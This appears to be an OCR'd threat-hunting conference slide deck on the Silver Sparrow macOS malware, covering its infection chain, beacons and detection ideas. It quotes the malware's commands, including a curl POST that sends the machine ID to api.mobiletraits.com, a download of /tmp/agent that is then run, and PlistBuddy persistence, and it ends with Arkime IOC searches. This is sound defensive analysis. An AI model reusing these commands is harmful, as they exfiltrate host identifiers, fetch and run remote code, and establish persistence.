
Silver Sparrow Infection Chain




Silver Sparrow Infection Chain




Silver Sparrow Infection Chain




Silver Sparrow Infection Chain



Silver Sparrow Infection Chain



Silver Sparrow Infection Chain



Silver Sparrow Infection Chain

HTTPS update-v3a98x2.s3.amazonaws.com

Client downloads Silver Sparrow. Infection Begins


HTTPS update-v3a98x2.s3.amazonaws.com

Silver Sparrow Infection Chain

Client downloads
Silver Sparrow.
Infection Begins

HTTPS update-v3a98x2.s3.amazonaws.com

Silver Sparrow Infection Chain



Client downloads Silver Sparrow. Infection Begins

Post Infection

Curl Beacons

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com


Created by nareerat jaikaew
from Noun Project

“pickle call"

Phone Home Curls

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com



Phone Home Curls

“pickle call"

We like to call this the "pickle call" because the URI path was "/pkl".

I

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com

“pickle call"

We like to call this the "pickle call" because the URI path was "/pkl".

Phone Home Curls

“pickle call"

We like to call this the "pickle call" because the URI path was "/pkl".
It contained a fixed "mn=PkgInstall" parameter

Phone Home Curls

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com

“pickle call"

We like to call this the "pickle call" because the URI path was "/pkl".
It contained a fixed "mn=PkgInstall" parameter
The '**m'** which seems to be the **machine ID**
(which we saw in the original search '_pg')

Phone Home Curls

“pickle call"

We like to call this the "pickle call" because the URI path was "/pkl".
It contained a fixed "mn=PkgInstall" parameter
The '**m'** which seems to be the **machine ID** (which we saw in the original search '_pg')
The '**u'** contained the final Amazon S3 url the package was downloaded from.

Phone Home Curls

Silver Sparrow Infection Chain

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com


```
/bin/bash -c /usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json
```

```
/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json
```

```
/bin/bash -c /usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json
```

Phone Home Curls

Other Threat Hunt Ideas

Other Threat Hunt Ideas

```
appendLine(`initTime=\$1`, updaterMonitorPath)
appendLine(`/usr/bin/curl ${url} > /tmp/version.json`, updaterMonitorPath)
appendLine(`plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist`, updaterMonitorPath)
appendLine(`wait=$(/usr/libexec/PlistBuddy -c "Print :dls" /tmp/version.plist)`,
updaterMonitorPath)
appendLine(`wait=\$((\$wait* 60 ))`, updaterMonitorPath)
appendLine(`instVersion=1`, updaterMonitorPath)
```

https://redcanary.com/blog/clipping-silver-sparrows-wings/

Other Threat Hunt Ideas: Curl to /tmp/

```
appendLine(`initTime=\$1`, updaterMonitorPath)
appendLine(`/usr/bin/curl ${url} > /tmp/version.json`, updaterMonitorPath)
appendLine(`plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist`, updaterMonitorPath)
appendLine(`wait=$(/usr/libexec/PlistBuddy -c "Print :dls" /tmp/version.plist)`,
updaterMonitorPath)
appendLine(`wait=\$((\$wait* 60 ))`, updaterMonitorPath)
appendLine(`instVersion=1`, updaterMonitorPath)
```

Other Threat Hunt Ideas: Curl to /tmp/*.json

```
appendLine(`/usr/bin/curl ${url} > /tmp/version.json`, updaterMonitorPath)
```

Depending on your organization curls to download to /tmp could or not be common. However, is probably going to be abnormal to see activity that matches a **/tmp/*.json**

Other Threat Hunt Ideas: Curl Beacons

On this particular case, Silver Sparrow malware beacon sort of hourly. Which makes our previous review of **/tmp/*.json even more telling**

Other Threat Hunt Ideas: Curl Beacons

On this particular case, Silver Sparrow malware beacon sort of hourly. Which makes our previous review of **/tmp/*.json even more telling**

1:32 PM	/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json
2:32 PM	/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json
3:32 PM	/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json
4:32 PM	/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json

Other Threat Hunt Ideas: plutil -convert xml1 -r

```
appendLine(`plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist`, updaterMonitorPath)
```

Plutil is commonly used be legit operations and applications inside the MacOs ecosystem. However, based on our experience, and statistical analysis:

plutil -convert xml1 -r

Is likely rare; thus, provides high confidence detection opportunities

Other Threat Hunt Ideas: sqlite3 + QuarantineEvents

```
/bin/bash -c "echo" $(sqlite3
~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV* 'select
LSQuarantineDataURLString from LSQuarantineEvent where
LSQuarantineDataURLString like "%stu=3c55805%" order by
LSQuarantineTimeStamp desc') >> /tmp/agent.sh
```

Hunt for **sqlite3 + QuarantineEvents**.

Plenty of MacOs Malware loves to play with this.

Silver Sparrow did the same.

Other Threat Hunt Ideas: Follow the installer

- Parent process: `Installer`
- Process: `bash`

As noted by Red Canary, looking into **Installer** activity can yield interesting finds. We recommend an statistical analysis approach.

The key is that you zoom into activity in /tmp/* but account for legit PKInstallSandbox activity

Other Threat Hunt Ideas: Everything about /tmp

Hopefully curious eyes have noticed a trend by now:

/tmp/

```
/bin/bash -c printf "%b
" '"' >> /tmp/agent.sh
```

```
/bin/bash -c printf "%b" 'mid="' >> /tmp/agent.sh
```

```
/bin/bash -c "echo" $(/usr/sbin/ioreg -rd1 -c IOPlatformExpertDevice |
/usr/bin/grep -o '"IOPlatformUUID" = "\(.*\)"' | /usr/bin/sed -E -n 's@.*"
([^"]+)"@\1@p') >> /tmp/agent.sh
```

```
/bin/bash -c printf "%b
" 'curl -s --data-urlencode "mn=PkgInstall" --data-urlencode "u=${dl}" --data-
urlencode "m=${mid}" -X POST "http://api.mobiletraits.com/pkl"' >> /tmp/agent.sh
```

Other Threat Hunt Ideas: Everything about TMP

Hopefully curious eyes have noticed a trend by now: **/tmp/**

```
/bin/bash -c printf "%b
" 'curl $(/usr/libexec/PlistBuddy -c "Print :downloadUrl" /tmp/version.plist) --
output /tmp/agent' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

```
/bin/bash -c printf "%b
" 'chmod 777 /tmp/agent' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

```
/bin/bash -c printf "%b
' '/tmp/agent notach' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

Other Threat Hunt Ideas: Installer + tmp = goldmine

Installer	/bin/bash -c /usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json
Installer	/bin/bash -c touch /tmp/version.plist
Installer	touch /tmp/version.plist
Installer	/bin/bash -c plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist
Installer	plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist
Installer	/bin/bash -c printf "%b " 'curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json' >> ~/Library/Application\ Support/agent_updater/agent.sh
Installer	/bin/bash -c printf "%b " 'plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist' >> ~/Library/Application\ Support/agent_updater/agent.sh
Installer	/bin/bash -c printf "%b " 'currentVersion=$(/usr/libexec/PlistBuddy -c "Print :version" /tmp/version.plist)' >> ~/Library/Application\ Support/agent_updater/agent.sh
Installer	/bin/bash -c printf "%b " 'rm /tmp/version.json' >> ~/Library/Application\ Support/agent_updater/agent.sh

Other Threat Hunt Ideas: Installer + tmp = goldmine

Installer	/bin/bash -c printf "%b " 'currentVersion=$(/usr/libexec/PlistBuddy -c "Print :version" /tmp/version.plist)' >> ~/Library/Application\ Support/agent_updater/agent.sh
Installer	/bin/bash -c /usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json
Installer	/bin/bash -c plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist

Recap & Takeaways

Recap

- **Threat Hunting Pays Off:**

  We knew about the TTPs way ahead of time

  If you threat hunt similar things you would have found/still find interesting stuff!

Threat Hunting Pays Off!

PlistBuddy -c "Add :RunAtLoad

- Great way to create persistence
- No reference in any offensive blogs
- No malware had used it before!
- Successful Hunt, **yay**!

We solved one mystery

The ._insu file is an artifact often left behind by other malware.

We determine infections were actually much lower


Path	Detections
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

Approx 2-3k Infections Only

https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/

Recap


CL1 - Overlapping Techniques and IOCs
CL2 - Silver Sparrow
"Insu" Cluster
~/Library/._insu
"King" Cluster
PlistBuddy Persistence
PlistBuddy Persistence
Important Dates
August 14 2020
First sighting of ._insu
August 20 2020
First sighting of PlistBuddy Persistence
August 28 2020
First sighting of Silver Sparrows v1

Recap

- **Threat Hunting Pays Off:**

  We knew about the TTPs way ahead of time

- **Solved one mystery**
- **Determined infections were actually much lower: 2-3k**

Props:

Red Canary Team: Special Kudos to Tony Lambert, you rock!

Shellcon Team

DC562 Crew

Andy Wick & **Elyse Rinne** & the entire Arkime community!

Paranoids involved: Daniel Collins, our awesome Paranoids SOC team, Agentk (Packet connoisseur) and Sean Sposito (Wizard of words)

You, thanks for watching!

The Awesome Paranoids Team

The Paranoids **FIRE** Team #IRLife

Questions?

Appendix

Arkime searches you might want to try:

URI Query String Parameter Values of interest

```
http.uri.value == [3c55805, m3dj799, 01c4ea67-18ee-48a1-9b56-f9812457c6e8,
6cb676a3-bcac-4776-9d39-1e51a64576d9, b16a3cd8-855d-4653-b534-6c028009f228,
aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d]
```

Looking for those indicators in any URI

```
http.uri == [*stu=3c55805*, *lu=m3dj799*, *01c4ea67-18ee-48a1-9b56-f9812457c6e8*,
*6cb676a3-bcac-4776-9d39-1e51a64576d9*, *b16a3cd8-855d-4653-b534-6c028009f228*,
*aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ*]
```

Looking for things redirecting to standartconnection or the two package locations

```
http.location == [*update-v3a98x2.s3.amazonaws.com*, *updater-i06u9j9.s3.amazonaws.com*,
*www.standartconnection.com*]
```

Arkime searches you might want to try:

Redirects to the S3 links containing two of the indicators

```
http.location == [*s3.amazonaws.com/*3c55805*, *s3.amazonaws.com/*m3dj799*]
```

URIs with the indicators, redirects with the indicators, or requests to the malware buckets. This gets

```
